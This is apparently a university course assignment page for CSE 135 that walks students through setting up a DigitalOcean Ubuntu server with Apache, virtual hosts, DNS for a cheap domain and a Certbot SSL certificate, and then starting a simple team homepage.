

# HW 1 - Client Side Basics, Site and Server Configuration

---

**Due** Apr 14 by 11:59pm      **Points** 27

**Available** Mar 31 at 12am - Apr 15 at 11:59pm 16 days

---

This assignment was locked Apr 15 at 11:59pm.

## HW 1 - Client Side Basics, Site and Server Configuration

### Learning Outcomes

- The student will verify basic awareness of basic client side technology to host a simple web page made with valid HTML, a CSS framework and using a small amount of JavaScript.
- The student will configure and familiarize themselves with a production environment for the delivery of web sites / applications. Initially a standard LAMP (Linux, Apache, MySQL, PHP, Node) environment will be used and augmented later with other technologies. We will also eventually compare our effort here to alternatives to see the pro and con of service based approaches to delivery.
- The student will have familiarize themselves with the management of the web server, by performing some common tasks such as virtual server configuration, authentication set-up, and a variety of other small tasks.
- Some basic analytics exploration will be performed by verifying the inclusion and operations of Google Analytics as well as log file usage in a variety of ways.
- Time permitting the student may explore the creation of a local version of their production environment to ease development efforts using LiveServer with VS Code and figuring out about synchronization between their environment and a live environment. [Highly Encouraged]

### Before You Begin

Before you start the assignment make sure you've addressed the following points.

- Decide if you are going to be in a group or not. You may be on a team of up to three people. This is not required, but is suggested for work load and practicing interaction.
- Make sure you have the DigitalOcean credit via the Github Student Developer Pack (<https://www.digitalocean.com/github-students/> [\\_ \(https://www.digitalocean.com/github-students/\)](https://www.digitalocean.com/github-students/) ). You do not all need to use your credits given the short time period of our course.


NOTE: This may take a day or two to get approved if you haven't already gotten the Github Student Developer Pack, so do this step early on to give yourself enough time

<https://education.github.com/pack> [\\_\(https://education.github.com/pack\)](https://education.github.com/pack)

- Make sure you have a Github account, use VSCode, and some ability to use a terminal program on your system as you may remotely login. VSCode, while not required, may make many things easier.
  - If you do use VS Code, get Live Server and Remote SSH extensions. They will make your life much easier.

## Part 1 - Basic Apache Configuration

1. Using Digital Ocean create a Droplet with Ubuntu Distribution at a very basic level (\$15/mo - \$20/mo should be adequate for what we are doing)
2. Note your IP address, name, and login information. You'll be providing it to the TAs for grading.
3. First verify that you can login to your remote server using a standard Terminal on your system using SSH. If you set this up right it should look something like this.

A terminal window titled 'root@cse135-s20-tap: ~' showing an SSH session. The user enters 'ssh' and then 'ssh root@167.17'. The terminal displays the Ubuntu 18.04.3 LTS login banner, system information, and package update status.

```
root@cse135-s20-tap: ~  
!ssh  
ssh root@167.17  
Enter passphrase for key '/Users/tpowell/.ssh/id_rsa':  
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-66-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Tue Aug  4 18:12:23 UTC 2020  
  
System load:  0.16           Processes:            84  
Usage of /:   4.0% of 24.06GB Users logged in:         0  
Memory usage: 11%           IP address for eth0: 167.172.222.143  
Swap usage:   0%  
  
0 packages can be updated.  
0 updates are security updates.  
  
Last login: Tue Aug  4 18:11:46 2020 from 66.27.63.226  
root@cse135-s20-tap:~#
```

3b. (optional) If you'd like to set up SSH keys - follow the instructions here

<https://www.digitalocean.com/community/tutorials/how-to-set-up-ssh-keys-on-ubuntu-20-04>

(<https://www.digitalocean.com/community/tutorials/how-to-set-up-ssh-keys-on-ubuntu-20-04>)

4. Now that you have access to your machine make accounts for each member of your team and the grader. Follow the instructions here to do that -

<https://www.digitalocean.com/community/tutorials/initial-server-setup-with-ubuntu-18-04>

(<https://www.digitalocean.com/community/tutorials/initial-server-setup-with-ubuntu-18-04>)

As a reminder, after creating accounts for each of your team members you SHOULD NOT be using the root account to do anything, every account should have root access and you can elevate your commands to root using sudo if need be, but using the root account directly can be dangerous if you're not careful.

Also - IF YOU SET UP SSH KEYS FOR THE GRADER ACCOUNT, YOU MUST SUBMIT THE KEY SO THE GRADERS CAN LOG IN

Be careful to follow the instructions carefully, you will need to have keys copied on the remote server and if you jump a step you will get denied. Do not log out early as it warns you. If you mess up on this step it is quite possible to lock yourself out as students in the past have and have no access back in. In that case you may have to destroy the Droplet and start again. See the capture here showing once set-up properly you can then use your machine and login properly with a user account.

```
~ ssh tpowell@167.172.222.143
tpowell@167.172.222.143: Permission denied (publickey).
x ~ ssh tpowell@167.172.222.143
tpowell@167.172.222.143: Permission denied (publickey).
x ~ ssh tpowell@167.172.222.143
Enter passphrase for key '/Users/tpowell/.ssh/id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-66-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Tue Aug  4 18:26:22 UTC 2020

System load:  0.0               Processes:           97
Usage of /:   4.5% of 24.06GB   Users logged in:    1
Memory usage: 35%              IP address for eth0: 167.172.222.143
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


tpowell@cse135-s20-tan:~$
```

 **Configure your server**

 Note: Make sure that your account for grading is called "grader" and has root level privilege.

6. Next up install the Apache web server on the server. Information on this can be found at <https://www.digitalocean.com/community/tutorials/how-to-install-the-apache-web-server-on-ubuntu-18-04> [\\_ \(https://www.digitalocean.com/community/tutorials/how-to-install-the-apache-web-server-on-ubuntu-18-04\)](https://www.digitalocean.com/community/tutorials/how-to-install-the-apache-web-server-on-ubuntu-18-04)

7. Access your web page from your local browser. Take a frame capture and annotate to note your accomplishment.



Label this file: initial-index.jpg

8. Once you can get in manually with appropriate accounts, set-up your VS Code to allow for Remote Access. This article at Digital Ocean will shows you how to do this.

<https://www.digitalocean.com/community/tutorials/how-to-use-visual-studio-code-for-remote-development-via-the-remote-ssh-plugin> [\\_ \(https://www.digitalocean.com/community/tutorials/how-to-use-visual-studio-code-for-remote-development-via-the-remote-ssh-plugin\)](https://www.digitalocean.com/community/tutorials/how-to-use-visual-studio-code-for-remote-development-via-the-remote-ssh-plugin)

9. Next replace the default configuration of the Apache with a simple web page. You should be able to use VSCode remotely from the previous step or SSH in and use `vi` or `Nano` to edit the root 'index.html' file in `/var/www/html`. Change that file to contain the following content

```
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  <title>CSE 135 HW Lives!</title>
</head>
```

```
<body>
  <h1>CSE 135 HW1 Lives!</h1>
  <script>
    document.write(`Live @ ${new Date()}`);
  </script>

</body>


</html>
```

Take a screen capture like the one here for submission.

If you are having trouble saving your changes to `/var/www/html/index.html` using VS Code's remote extension, it's likely a permissions issue because you are using an account that does not own or is not apart of a group that owns that file. To remedy this, run the following command:

```
sudo chown -R $USER:root /var/www/html
```

A better way is to add every account to a group, like `www-data`, and then run `chown` with `www-data` instead of `root`, but the above will work in a pinch.



# CSE 135 HW1 Lives!


Live @ Tue Aug 04 2020 11:50:09 GMT-0700 (Pacific Daylight Time)

Label this capture: modified-index.jpg

10. Verify that the HTML you copied in is "valid" using the HTML validator at

<https://validator.w3.org/nu/> [\(https://validator.w3.org/nu/\)](https://validator.w3.org/nu/) [\(https://validator.w3.org/\)](https://validator.w3.org/)

Take a screen capture of your result. It should look something like this.



The screenshot shows the Nu Html Checker interface. At the top, there's a navigation bar with the title "Nu Html Checker". Below it, a message states: "This tool is an ongoing experiment in better HTML checking, and its behavior remains subject to change". The main heading is "Showing results for http://167.17". Underneath, there's a "Checker Input" section with a "Show" button and three checkboxes: "source", "outline", and "image report". There's also an "Options..." button. Below this, a "Check by" dropdown menu is set to "address". The input field contains "http://167.17". A "Check" button is at the bottom of the input section. The results section is a green box stating "Document checking completed. No errors or warnings to show." Below this, it says "Used the HTML parser." and "Total execution time 152 milliseconds." At the bottom, there are links for "About this checker" and "Report an issue", and the version "20.8.4".

Label this page: validator-initial.jpg

11. Now we need to configure a less challenging name like an IP address. First register a domain name. I used the vendor GoDaddy (<https://www.godaddy.com/domains/domain-name-search>), but you can use whatever you like. You might even already own a domain name which you can use. If you pick an top-level domain extension like .site you can get this done for a mere \$1.17. However, use whatever domain you like - you might want one for yourself for a portfolio for job hunting. I like the .dev extension for that like "joec.dev" or whatever first name, last, initials, etc.

**! Note:** Be very careful with domain vendors like GoDaddy. Do not opt into their extra features or automatic renewing or <insert up sell here>. Remember everyone their is plenty of shenanigans on the web. Things aren't what you think at times. Vendors you

may think as poor may not be and those well known might not be nearly as fast, cheap or easy as you believe. Branding works on tech people too! Outside the class try before you buy is a good idea and always focus on what works for you first and foremost.



**cse135.site**

.SITE Domain Registration

**\$0.99****97% off**

1 Year ▾

Renews at \$39.99/yr



170,000 times a year - That's how often criminals attempt to steal domains. Protect your domain. ⓘ

**Full Domain Privacy & Protection****\$9.99/yr per domain****Add**[View offer disclaimers](#) **[Empty Cart](#)**

Subtotal

\$0.99

**Taxes & Fees**

\$0.18

**Promo Code: CJC1OFF30****Total (USD)****\$1.17****Complete Purchase**


By clicking, you agree to our **Terms & Conditions** and **Privacy Policy**, and consent to enroll your product(s) in our automatic renewal service, which can be cancelled at any time via the Renewals and Billing page in your account. Automatic renewals are billed to the payment method selected for this order or your backup payment method(s), until cancelled.

Prof gets a cheapo domain!


12. With your domain name in hand configure your Digital Ocean set-up to use the Droplet you created for DNS. <https://www.digitalocean.com/docs/networking/dns/how-to/manage-records/> (<https://www.digitalocean.com/docs/networking/dns/how-to/manage-records/>) should get you going. Make sure you set-up the following domains:

- yourdomain.site
- collector.yourdomain.site
- reporting.yourdomain.site

We won't put much there at first, but eventually this set-up will help us distinguish the different roles we will have.

 **Note:** Domain name updates take a while. Use a command like `nslookup` or `ping` to verify your names resolve as expected to save yourself much headache later on.

13. Now we will configure vhosts ([more on virtual hosts here](https://en.wikipedia.org/wiki/Virtual_hosting) ([https://en.wikipedia.org/wiki/Virtual\\_hosting](https://en.wikipedia.org/wiki/Virtual_hosting))) on your Apache to serve the individual domains, that you have above. Instructions can be found here - <https://www.digitalocean.com/community/tutorials/how-to-set-up-apache-virtual-hosts-on-ubuntu-18-04-quickstart> (<https://www.digitalocean.com/community/tutorials/how-to-set-up-apache-virtual-hosts-on-ubuntu-18-04-quickstart>) Put the same HTML as we had above, but change the message to verify you have all three hosts working. You should make a screen capture like the one below.



One physical server, three different sites

Label this screen capture **vhosts-verify.jpg**



**Note:** Again DNS updates may not happen immediately on Digital Ocean, that is as expected for any DNS service. If you want to move quickly you can edit your hosts file on the hosted machine and your local machine to resolve the IP address of your droplet. While this will make things work immediately understand that if DNS is not working later the graders will not be able access your site and you will lose points. This is non-negotiable we will not set up hosts files on our systems to grade your efforts.

14. Now we will install an SSL certificate to encrypt our HTTP traffic.

- Using the instruction here <https://certbot.eff.org/instructions> [\(https://certbot.eff.org/instructions\)](https://certbot.eff.org/instructions) install Certbot on your server and use it to initialize your certificates.
- Run the command `sudo ufw allow 'Apache Secure'` if you haven't already to allow port 443 through the firewall, letting us use HTTPS

Verify that you can access the site with an `https://` style URL and take a screen capture (again, this might take a few minutes to take effect after completing the HTTPS setup ).

Label this screen capture: SSL-verify.jpg

Congratulations! You have **valid** web pages up live on the Internet on a multitude of virtual servers.

## Part 2 - Building Out a Simple Web Site

In this part, you will be creating a simple homepage for yourself and a site for your team's assignments. This will be hosted at [sitename.site](http://sitename.site) [\(http://sitename.site\)](http://sitename.site) which is the primary server you have. Recall from Part 1 we will have collector and reporting names as well, but those will not be worked on at this stage. First, build out a team home page that will serve as a stub that allows graders to get to your homework easily. An example with little design is shown here. If you have the areas specified you are can do as you like visually.

**CSE 135**  
**Summer 2020**

### Homework 1

- [PHP](#)
- [Node](#)
- [Analytics](#)

### Homework 2

TBD

### Analytics App

TBD

### Team X

*An example team filled with fake people doing real things. It doesn't get more fake than this!*

Team Members

- [Fred McFakerson](#)
